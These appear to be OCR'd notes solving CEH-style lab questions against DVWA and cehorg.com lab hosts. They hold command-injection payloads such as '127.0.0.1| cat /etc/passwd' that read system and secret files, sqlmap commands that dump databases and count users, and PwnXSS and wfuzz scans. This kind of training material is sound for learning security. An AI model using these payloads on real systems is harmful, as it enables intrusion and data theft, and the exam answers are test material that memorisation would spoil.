
```
For linux:
127.0.0.1| cat /etc/passwd
```




A file named Hash.txt has been uploaded through DVWA (http://10.10.10.25:8080/DVWA). The file is located in the directory mentioned below. Access the file and crack the MD5 hash to reveal the original message; enter the content after cracking the hash. You can log into the DVWA using the following credentials. Note: Username- admin; Password- password Path: C:\wamp64\www\DVWA\hackable\uploads\Hash.txt Hint: Use “type” command to view the file. Use the following link to decrypt the hash- https://hashes.com/en/decrypt/hash


{% embed url="https://hashes.com/en/decrypt/hash" %}

- 127.0.0.1 | cat "/home/parrot/Desktop/CV New/secret.txt" [for linux]
- C:\wamp64\www\DVWA\hackable\uploads\Hash.txt. Put the hash into hashes website to get the answer.



Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: Command
Decrypt MD5, SHA1, My
10.10.10.25:8080/DVWA/vulnerabilities/exec/#
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
Vulnerability: Command Injection
Ping a device
Enter an IP address:
127.0.0.1 && type C:\wamp64\www\DVWA\
Submit
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
1884fe3f3b565a23e7729ca6407d7e8f
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection
Menu
Vulnerability: Comman...
wfuzz -c -z file,./userna...



Perform Banner grabbing on the web application movies.cehorg.com and find out the ETag of the respective target machine.



Perform Web Crawling on the web application movies.cehorg.com and identify the number of live png files in images folder.




Perform XSS vulnerability test on www.cehorg.com and identify whether the application is vulnerable to attack or not. (Yes/No).

-> No

PwnXSS

```
python3 pwnxss.py -u http://www.cehorg.com
```

OWASP ZAP



Perform a SQL Injection attack on movies.cehorg.com and find out the number of users available in the database. Use Jason/welcome as login credentials.

Get Database

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" --dbs
```

Get Tables

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" -D moviescope --
tables
```

Get number of Users available


```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" -D moviescope -T
UserProfile --count
```

